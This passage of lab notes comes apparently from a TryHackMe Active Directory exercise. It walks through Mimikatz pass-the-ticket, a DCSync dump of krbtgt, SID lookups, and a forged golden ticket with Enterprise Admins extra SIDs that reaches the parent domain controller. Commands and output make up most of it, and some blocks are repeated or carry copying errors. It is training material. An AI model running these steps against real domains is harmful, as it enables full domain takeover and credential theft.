*] Building AS-REQ (w/ PKINIT preauth) for: 'za.tryhackme.loc\Administrator'
+ ] TGT request successful!
*] base64(ticket.kirbi):

doIGDDCCBgigAwIBBaEDAgEwwoIFADCCBPxhggT4MIIIE9KADAgEFoRiBEFpBL1RSWUhBQ0tNRS5MT00i
JTAjoAMCAQKhHDAaGwZrcmJ0Z3Q0bEhphLnRyewhY2ttZS5sb20jggSwMIIERKADAgESoQMCAQKiggSe
BIIEmmU4q+FVRLBeu1IQjrX4IA4SoJsrzNpCaIPT3qKp5BFTPMSZ6+kk/DwiLYHmvkQ1GN/5tejD/5L
PamTIPD5qHjmGbdvdSqXmQd/jPmle2T3Ku9xpRa2uSUC4geONEcgnvS421+gj1iSpIaTssE1JM5ZCUhQ
aXR0dwi7x7+XMXRfyOOeKrh2tn14KF0v8F0t0YAVPCH6LUGAF2SZb2Sc3CrUBawuZY1989t1fmrUN4BAN
zNveAxeCJ21jK19iFCWampqK4PaCevcdc5jyzLWgRnxKvpms0/F/JycsXeOPoh81CpDX+dQUCFojD/Zi
SpQb6VZsJRrjsCp28oIyFJ8CTZTFVS7EHx6W1V8v6+xyVQa/DZu1tkzrDGQp1hqR79YQawVgFap7Wqf
OD3hVRKMab3UeV6y1DLQKX1xBE9pv2BRqbsANLn5BNryBA50ZQRSe9J78aNCNdH+wxrbAG5p3wC2aUkL
SSJSFYiF1DrdVKeh7+xsIB5iypkV/YHtGcwmM11kWRJYA7ZiBK5fkStnQ8uIAPq2AqunXjUaGhBoMi6P
7p00ryAfmHTa3NdWHGFr0Lu/Y8V5trHgse9EInLH10hXNOjbrdV63/k/ZTsmU0LH7A/4iVaFMz1KQpEn
uwUxXD1ZNqmYdSm7rI0FJxTbduZH6/YU33YwGcdx21ndqYTMcyMX1udGaMv3PQo8bJo+wgmm+/fSgsu22
N8yYwPnOwt0ixk6wujISGffQpPeoDMNJBCLfu86edpg81UAd4Vs2n6qxPpXtNA5VI9u7xhAyqg+QjVn
LJpGstR2VqxbnSBcnHdvAScyqcZr82jwELYqvfpHdJuz02CWoPRs103NyyPrTeT82ZQhxxv51Qp53PAn3
LxYk0rQ5jo0K4mEbTbSubX7+nAikzj33jIq1l5jI9pj7mcgaAcEVNSgxg71zdxoUemMxr3USv1DNWtG
8Dx1RbG7cbEyExEgFNs6U2tyWxsG9PpIbRVCxGd764NsUgHqzemibw6oiN34va7AUFNPikuZweLwEXmD
CMc3wDDT0WorVb7sR3BrTmFvHbN8NrdznJbD6IG0gTVu6eJAHG//ssZiYshGd7bBsi2yohMB/uFRN
Zk8tmqzEFkxn51GtH8avVwXhzi/b+8Qjdy/OT1cqDwKGAjHWCX1RyFTV41nsrv383L++mzXz+paSdIY+
Nx54ZVzQ6/GcqXpDPjEvOvHAWV8NvNm3RL6G1uQ73fRLf0V508IFQzPdJn0oiUwF07Z7QdLeqrcYaSjn
barXc5rjUqmIpcsmRXHSCJ2V7R5oA/y48/vKIUwjw1Zi6I/73/NkH+2DEJ+mHzm7wLZ/bbpPjVwUqT
```

Mimikatz (to load TGT and authenticate to THMDC)

```
C:\Tools>mimikatz_trunk\x64\mimikatz.exe
```

```
#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@genti
```

```
lkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux
@gmail.com )
'####' > https://pingcastle.com / https://mysmartlo
gon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # kerberos::ptt administrator.kirbi
```

```
* File: 'administrator.kirbi': OK
```

```
mimikatz # exit
Bye!
```

```
C:\Tools>dir \\THMDC.za.tryhackme.loc\c$
Volume in drive \\THMDC.za.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9
```

```
Directory of \\THMDC.za.tryhackme.loc\c$
```

```
01/04/2022 08:47 AM 103 delete-vagrant-user.ps
1
04/30/2022 10:24 AM 154 dns_entries.csv
04/27/2022 10:53 PM 885,468 MzIzMzViM2ItMmQ2Zi00YW
Q3LWEwNjEtYjg2MmFjNzViY2Ix.bin
09/15/2018 08:19 AM <DIR> PerfLogs
03/21/2020 09:31 PM <DIR> Program Files
03/21/2020 09:28 PM <DIR> Program Files (x86)
04/27/2022 08:27 AM 1,423 thm-network-setup-dc.p
s1
04/25/2022 07:13 PM <DIR> tmp
04/27/2022 08:22 AM <DIR> Users
04/25/2022 07:11 PM <SYMLINKD> vagrant [\\vboxsvr\vag
```

```
rant]
04/27/2022  08:12 PM    <DIR>                Windows
              7 File(s)            2,356,811 bytes
              7 Dir(s)   50,914,541,568 bytes free
```

KRBTGT and Golden Tickets

Needed

- (1) krbtgt Hash NTLM
- (2) Child Domain SID (The SID of the child domain controller (THMDC), which we will impersonate in our forged TGT)
- (3) Enterprise Admin SID (The SID of the Enterprise Admins in the parent domain, which we will add as an extra SID to our forged TGT)

Collecting HASH

```
C:\Tools>mimikatz_trunk\x64\mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@genti
lkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux
@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlo
gon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # lsadump::dcsync /user:za\krbtgt
[DC] 'za.tryhackme.loc' will be the domain
[DC] 'THMDC.za.tryhackme.loc' will be the DC server
[DC] 'za\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
```

```
Object RDN : krbtgt
```

```
** SAM ACCOUNT **
```

```
SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 4/25/2022 7:18:22 PM
Object Security ID : S-1-5-21-3885271727-2693558621-2658995185-502
Object Relative ID : 502
```

```
Credentials:
```

```
Hash NTLM: removed
ntlm- 0: removed
lm - 0: removed
```

Child SID

```
PS C:\> Get-ADComputer -Identity "THMDC"
```

```
DistinguishedName : CN=THMDC,OU=Domain Controllers,DC=za,DC=tryhackme,DC=loc
```



```
DNSHostName      : THMDC.za.tryhackme.loc
Enabled          : True
Name             : THMDC
ObjectClass      : computer
ObjectGUID       : bd651750-782b-4b09-93b4-b5987ec7311b
SamAccountName   : THMDC$
SID              : S-1-5-21-3885271727-2693558621-2658995185-1001
UserPrincipalName :
```

Enterprise Admin SID

```
PS C:\> Get-ADGroup -Identity "Enterprise Admins" -Server thm
rootdc.tryhackme.loc
```

```
DistinguishedName : CN=Enterprise Admins,CN=Users,DC=tryhackme,DC=loc
GroupCategory     : Security
GroupScope        : Universal
Name              : Enterprise Admins
ObjectClass       : group
ObjectGUID        : a23ae384-16e8-44d5-9b36-8173c4e0e5de
SamAccountName    : Enterprise Admins
SID               : S-1-5-21-3330634377-removed-519
```

Exploiting Domain Trusts

```
C:\Tools>mimikatz_trunk\x64\mimikatz.exe
```

```
.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@genti
lkiwi.com )
## \ / ##    > https://blog.gentilkiwi.com/mimikatz
```

```
'## v ##'          Vincent LE TOUX          ( vincent.letoux
@gmail.com )
'####'             > https://pingcastle.com / https://mysmartlo
gon.com ***/
```

```
mimikatz # privilege::debug
Privilege '20' OK
```

```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185-1001 /service:krbtgt /rc4:<Password hash of krbtgt user> /sids:<SID of Enterprise Admins group> /ptt
```

```
User       : Administrator
Domain     : za.tryhackme.loc (ZA)
SID        : S-1-5-21-3885271727-2693558621-2658995185-1001
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-3330634377-1326264276-632209373-519 ;
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_nt
Service    : krbtgt
Lifetime   : 4/30/2022 7:52:51 PM ; 4/27/2032 7:52:51 PM ; 4/27/2032 7:52:51 PM
-> Ticket  : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

```
Golden ticket for 'Administrator @ za.tryhackme.loc' successfully submitted for current session
```

Final Command for Golden Ticket

```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185 /service:krbtgt /rc4:16f9af38fca3ada405386b3b57366082 /sids:S-1-5-21-3330634377-1326264276-632209373-519 /ptt
```


Output

```
mimikatz # kerberos::golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185 /service:krbtgt /rc4:16f9af38fca3ada405386b3b57366082 /sids:S-1-5-21-3330634377-1326264276-632209373-519 /ptt
User       : Administrator
Domain     : za.tryhackme.loc (ZA)
SID        : S-1-5-21-3885271727-2693558621-2658995185
User Id    : 500
Groups Id  : *513 512 520 518 519
Extra SIDs: S-1-5-21-3330634377-1326264276-632209373-519 ;
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_nt
Service    : krbtgt
Lifetime   : 7/24/2026 11:35:33 AM ; 7/21/2036 11:35:33 AM ; 7/21/2036 11:35:33 AM
-> Ticket : ** Pass The Ticket **
```

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated
```

Golden ticket for 'Administrator @ za.tryhackme.loc' successfully submitted for current session

mimikatz #



```
mimikatz # kerberos:purge
Ticket(s) purge for current session is OK

mimikatz # lsadump:dcsync /user:za\krbtgt
[DC] 'za.tryhackme.loc' will be the domain
[DC] 'THMDC.za.tryhackme.loc' will be the DC server
[DC] 'za\krbtgt' will be the user account
[rpc] Service : Idap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kuhl_m_lsadump_dcsync : GetNCChanges: 0x000020f7 (8439)

mimikatz # kerberos:golden /user:Administrator /domain:za.tryhackme.loc /sid:S-1-5-21-3885271727-2693558621-2658995185 /service:krbtgt /rc4:16f9af38fca3ada405386b3b57366082 /sids:S-1-5-21-3330634377-1326264276-632209373-519 /ptt
User : Administrator
Domain : za.tryhackme.loc (ZA)
SID : S-1-5-21-3885271727-2693558621-2658995185
User Id : 500
Groups Id : *S13 512 520 518 519
Extra SIDs: S-1-5-21-3330634377-1326264276-632209373-519 ;
ServiceKey: 16f9af38fca3ada405386b3b57366082 - rc4_hmac_nt
Service : krbtgt
Lifetime : 7/24/2026 11:35:33 AM ; 7/21/2036 11:35:33 AM
Ticket : **Pass The Ticket**

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'Administrator @ za.tryhackme.loc' successfully submitted for current session

mimikatz #
```

we should also now have access to the parent DC:

```
C:\>dir \\thmrootdc.tryhackme.loc\c$
Volume in drive \\thmrootdc.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9
```

Directory of \\thmrootdc.tryhackme.loc\c\$

```
01/04/2022  08:47 AM                103 delete-vagrant-user.ps
1
09/15/2018  08:19 AM                <DIR>                PerfLogs
03/21/2020  09:31 PM                <DIR>                Program Files
03/21/2020  09:25 PM                <DIR>                Program Files (x86)
04/23/2022  09:21 AM                58 root_dns_entries.csv
04/23/2022  09:22 AM                1,432 thm-network-setup-dc.p
s1
04/25/2022  05:50 PM                <DIR>                tmp
04/27/2022  07:54 AM                <DIR>                Users
04/25/2022  05:50 PM                <SYMLINKD>          vagrant [\\vboxsvr\vag
rant]
```

```
04/27/2022  06:29 PM    <DIR>           Windows
              3 File(s)              1,593 bytes
              7 Dir(s)  51,105,730,560 bytes free
```

Output

```
mimikatz # EXIT
Bye!
```

```
C:\Tools\mimikatz_trunk\x64>dir \\thmrootdc.tryhackme.loc\c$\
Volume in drive \\thmrootdc.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9
```

```
Directory of \\thmrootdc.tryhackme.loc\c$
```

```
01/04/2022  08:47 AM                103 delete-vagrant-user.ps
1
09/15/2018  08:19 AM    <DIR>           PerfLogs
03/21/2020  09:31 PM    <DIR>           Program Files
03/21/2020  09:28 PM    <DIR>           Program Files (x86)
05/01/2022  08:42 AM                31 root_dns_entries.csv
05/01/2022  09:07 AM            1,767 thm-network-setup-dc.p
s1
04/25/2022  05:50 PM    <DIR>           tmp
04/27/2022  07:54 AM    <DIR>           Users
04/25/2022  05:50 PM    <SYMLINKD>       vagrant [\\vboxsvr\vag
rant]
04/27/2022  06:29 PM    <DIR>           Windows
              3 File(s)              1,901 bytes
              7 Dir(s)  51,539,632,128 bytes free
```

```
C:\Tools\mimikatz_trunk\x64>
```

```
C:\Tools\mimikatz_trunk\x64>dir \\thmrootdc.tryhackme.loc\c$\
Volume in drive \\thmrootdc.tryhackme.loc\c$ is Windows
Volume Serial Number is 1634-22A9

Directory of \\thmrootdc.tryhackme.loc\c$

01/04/2022  08:47 AM                103 delete-vagrant-user.ps1
09/15/2018  08:19 AM                <DIR>          Perflogs
03/21/2020  09:31 PM                <DIR>          Program Files
03/21/2020  09:28 PM                <DIR>          Program Files (x86)
05/01/2022  08:42 AM                 31 root_dns_entries.csv
05/01/2022  09:07 AM            1,767 thm-network-setup-dc.ps1
04/25/2022  05:50 PM                <DIR>          tmp
04/27/2022  07:54 AM                <DIR>          Users
04/25/2022  05:50 PM                <SYMLINKD>      vagrant [\\vboxsvr\vagrant]
04/27/2022  06:29 PM                <DIR>          Windows
                 3 File(s)            1,901 bytes
                 7 Dir(s)  51,539,632,128 bytes free

C:\Tools\mimikatz_trunk\x64>
```

